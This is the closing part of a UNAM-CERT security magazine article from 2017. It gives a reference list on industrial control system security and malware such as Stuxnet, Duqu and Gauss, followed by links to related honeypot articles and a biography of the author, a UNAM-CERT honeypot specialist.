Michael J. Assante, Robert M. Lee. (2015). The Industrial Control System Cyber Kill Chain. Recuperado el 18 de junio de 2017 de https://www.sans.org/reading-room/whitepapers/ICS/industrial-control-system-cyber-kill-chain-36297

National Institute of Standards and Technology. (2011). Guide to Industrial Control Systems (ICS) Security. Recuperado de el 18 de junio de 2017 http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-82.pdf

The Shadowserver Foundation. (2017). Open IPMI Scanning Project. Recuperado el 18 de junio de 2017 de https://ipmiscan.shadowserver.org/

Siemens. (2017). Micro PLC SIMATIC S7-200 for less complex automation tasks. Recuperado el 18 de junio de 2017 de http://w3.siemens.com/mcms/programmable-logic-controller/en/simatic-s7-controller/s7-200/pages/default.aspx

Symantec. (2010). El gusano Stuxnet. Recuperado el 18 de junio de 2017 de https://www.symantec.com/es/mx/page.jsp?id=stuxnet

Symantec. (2011). The precursor to the next Stuxnet. Recuperado el 18 de junio de 2017 de http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_duqu_the_precursor_to_the_next_stuxnet.pdf

Symantec. (2012). Complex Cyber Espionage Malware Discovered: Meet W32.Gauss. Recuperado el 18 de junio de 2017 de https://www.symantec.com/connect/blogs/complex-cyber-espionage-malware-discovered-meet-w32gauss

Trend Micro. (2013). Who Is Really Attacking Your ICS Devices?. Recuperado el 18 de junio de 2017 de http://blog.trendmicro.com/trendlabs-security-intelligence/whos-really-attacking-your-ics-devices/

Trend Micro. (2015). Is Anonymous Attacking Internet Exposed Gas Pump Monitoring Systems in the US? Recuperado el 18 de junio de 2017 de http://blog.trendmicro.com/trendlabs-security-intelligence/is-anonymous-attacking-internet-exposed-gas-pump-monitoring-systems-in-the-us/

US-CERT. (2016). Risks of Using the Intelligent Platform Management Interface (IPMI). Recuperado el 18 de junio de 2017 de https://www.us-cert.gov/ncas/alerts/TA13-207A

Si quieres saber más, consulta:

- Proyecto Honeynet en la UNAM
- Glastopf: Honeypot de aplicaciones web - I
- Cowrie honeypot: Ataques de fuerza bruta

Sergio Anduin Tovar Balderas

Es egresado de la carrera de Ingeniería en Computación con módulo de salida en Redes y Seguridad por la Facultad de Ingeniería de la Universidad Nacional Autónoma de México (UNAM).

Labora desde 2014 en la Coordinación de Seguridad de la Información (CSI/UNAM-CERT) en el área de Detección de Intrusos y Tecnologías Honeypot, donde lleva a cabo actividades de desarrollo, instalación y pruebas de tecnologías honeypot para análisis y detección de actividad maliciosa. Fue instructor de la línea de especialización Detección de Intrusos y Tecnologías Honeypot en el Congreso Seguridad en Cómputo UNAM 2014.

Egresado de la octava generación del Plan de Becas en Seguridad Informática de UNAM-CERT. Ha participado como instructor de nuevas generaciones en este mismo plan de capacitación. Laboró en el proyecto Seguridad en UNIX de la misma organización, además ha impartido cursos y participado en proyectos con dependencias de la UNAM y entidades externas del sector público.

Cuenta con la certificación IPS-ESE (*IPS Express Security for Engineers*) de Cisco.

DGTIC

DIRECCIÓN GENERAL DE CÓMPUTO Y DE
TECNOLOGÍAS DE INFORMACIÓN Y COMUNICACIÓN

UNAM CERT®

Revista .Seguridad *Cultura de prevención para* TI
No.29 /julio- agosto 2017